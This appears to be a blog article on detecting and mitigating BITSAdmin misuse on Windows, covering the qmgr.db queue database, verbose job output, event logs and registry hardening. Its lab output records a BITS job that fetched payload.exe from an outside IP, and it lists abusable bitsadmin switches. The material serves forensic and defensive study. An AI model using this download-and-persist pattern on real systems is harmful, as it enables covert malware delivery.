Before the official introduction of BITSAdmin in the Windows Defender Real-time Scan, it was quite difficult to detect BITS Transfers. Apart from scanning through logs, there wasn't any other method. Monitoring the logs for the usage of the BITSAdmin tool (especially the 'Transfer', 'Create', 'AddFile', 'SetNotifyFlags', 'SetNotifyCmdLine', 'SetMinRetryDelay', 'SetCustomHeaders', and 'Resume' switches) Actually, there is a way to gain the information about the transfers. It is through the QMGR Database.

SC Query

BITSAdmin is deployed as a service. Hence its status can be checked with the SC Query Utility.

```
sc query bits
```



```
C:\>sc query bits

SERVICE_NAME: bits
        TYPE               : 30  WIN32
        STATE                : 4   RUNNING
                           (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

C:\>
```

This will show if there is an instance of any BITS Transfer Running or not.

QMGR Database

It is an abbreviated form of the Queue Manager Database. This is a record of all the BITS Jobs. There are 2 types of files generated in this database record. A .dat file and a .db file. This database file can be found at this location

```
C:\ProgramData\Microsoft\Network\Downloader\
```

We traversed to the said location using the **dir** command to find ourselves a qmgr.db file. We tried opening the file but it was hex-encoded.

```
PS C:\> dir C:\ProgramData\Microsoft\Network\Downloader\

Directory: C:\ProgramData\Microsoft\Network\Downloader

Mode                LastWriteTime         Length Name
----                -
-a----          12/6/2019   3:11 AM             8192 edb.chk
-a----          12/6/2019   3:11 AM          1310720 edb.log
-a----          12/5/2019   9:32 AM          1310720 edb00001.log
-a----          11/27/2019   9:01 AM          1310720 edbres00001.jrs
-a----          11/27/2019   9:01 AM          1310720 edbres00002.jrs
-a----          12/5/2019   9:32 AM          1310720 edbtmp.log
-a----          12/6/2019   3:11 AM          786432 qmgr.db
-a----          12/6/2019   3:11 AM           16384 qmgr.jfm
```

So, we used a Hex-Editor Online tool. Here we scanned through the data and found that we have the IP Address of the file being Downloaded with its path. We followed the complete path and it gives us the temporary file that was downloaded before the /complete switch was used.

```
qmgr.db x
20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
01 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 .....
11 60 7F 0F 7E EB FA 32 E2 97 6A CF 4A A0 31 92 .`Δ.~δ·2Γùj=Já1Æ
61 0C A4 00 11 60 7F BD 79 29 A3 C1 30 83 DE 89 a.ñ..`ΔJy)ú-l0â|ë
41 17 33 DF 16 59 B1 01 7F 15 00 DF 16 59 B1 17 A.3■.Y■.Δ..■.Y■.
33 89 41 83 DE BD 79 29 A3 C1 30 FE 00 01 04 00 3ëAâJy)ú-l0.....
01 E4 CF 9E 51 46 D9 97 43 B7 3E 26 85 13 05 1A .Σ-lPQF-lùC_l>&à...
B2 0F 00 00 00 63 00 3A 00 5C 00 70 00 61 00 79 ■....c:.\.p.a.y
00 6C 00 6F 00 61 00 64 00 2E 00 65 00 78 00 65 .l.o.a.d...e.x.e
00 00 00 20 00 00 00 68 00 74 00 74 00 70 00 3A .....h.t.t.p.:
00 2F 00 2F 00 31 00 39 00 32 00 2E 00 31 00 36 ././..1.9.2...1.6
00 38 00 2E 00 31 00 2E 00 31 00 33 00 2F 00 70 .8...1...1.3./..p
00 61 00 79 00 6C 00 6F 00 61 00 64 00 2E 00 65 .a.y.l.o.a.d...e
00 78 00 65 00 00 00 0F 00 00 00 63 00 3A 00 5C .x.e.....c:.\
00 42 00 49 00 54 00 43 00 39 00 36 00 36 00 2E .B.I.T.C.9.6.6..
00 74 00 6D 00 70 00 00 00 4A 20 01 00 00 00 00 .t.m.p...J.....
AA 4A 7A A1 AA AA AA AA AA AA AA A4 AA AA AA 62 AA 7 7
```

It is to be noted that the BITS Jobs will not be shown in autoruns as there is not any way to run BITSAdmin on start-up with Default Configurations.

Verbose Switch

If we are lucky enough to find the BITSAdmin in the act, we can get our hands some very useful information. We ran a BITS Job and ran the following command to gain information about the job.

```
bitsadmin /info hackingarticles /verbose
```

```

PS C:\> bitsadmin /info hackingarticles /verbose

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

GUID: {16E37574-4AC1-4543-AC6F-9B163898B27D} DISPLAY: 'hackingarticles'
TYPE: DOWNLOAD STATE: TRANSFERRED OWNER: DESKTOP-T9P2C5G\Victim
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 73802 / 73802
CREATION TIME: 12/8/2019 6:22:28 AM MODIFICATION TIME: 12/8/2019 6:22:50 AM
COMPLETION TIME: 12/8/2019 6:22:50 AM ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
    73802 / 73802 WORKING http://192.168.1.13/payload.exe -> c:\payload.exe
NOTIFICATION COMMAND LINE: none
owner MIC integrity level: HIGH
owner elevated ? true

Peercaching flags
    Enable download from peers      :false
    Enable serving to peers         :false

CUSTOM HEADERS: NULL


```

Event Logs

We have the Windows Event logs which Focuses on the default event logs, it is one of the sources for detection of any download. It is known as the Microsoft-Windows-BITS-Client/Operational log. These logs contain the download state, download source, user and some file information for each BITS transfer job. This event log is strikingly similar across Windows 7 through 10 so it is a good endpoint collection source. There are some limitations here as these logs don't show the sparse data, as well as the logs, are spread over several EventIDs. Potentially a huge amount of entries in any environment makes it impossible to spot malicious download hiding in plain sight. This log will also not detect the BITS persistence unless there was a network transfer to a suspicious domain as part of the configured job.

This Log can be monitored on the Event Viewer at this Location:

Application and Services Logs > Microsoft > Windows > BITS-Client



Mitigation

Our recommendation for mitigating BITSAdmin is to modify network and/or host firewall rules, as well as other network controls, to only allow legitimate BITS traffic. We can also reduce the default BITS job lifetime in Group Policy or by editing the “**JobInactivityTimeout**” and “**MaxDownloadTime**” Registry values in HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\BITS. The default maximum lifetime for a BITS job is 90 days, but that can be modified. Lastly, we can limit the access of the BITSAdmin interface to specific users or groups.

Conclusion

This kind of attack is very much happening in real life. There have been multiple incidents targeted to different office environments where the malicious file was detected and deleted but was revived again using BITSAdmin. A special shout out to Oddvar Moe for his help in some tinkering. It was a fun learning experience working with BITSAdmin. We are going to write more articles about other LOLs that we could find. Stay Tuned.

[BITSAdmin Operations](#)

[Persistence using BITS](#)

[Living Off Land binaries](#)

[BITSAdmin](#)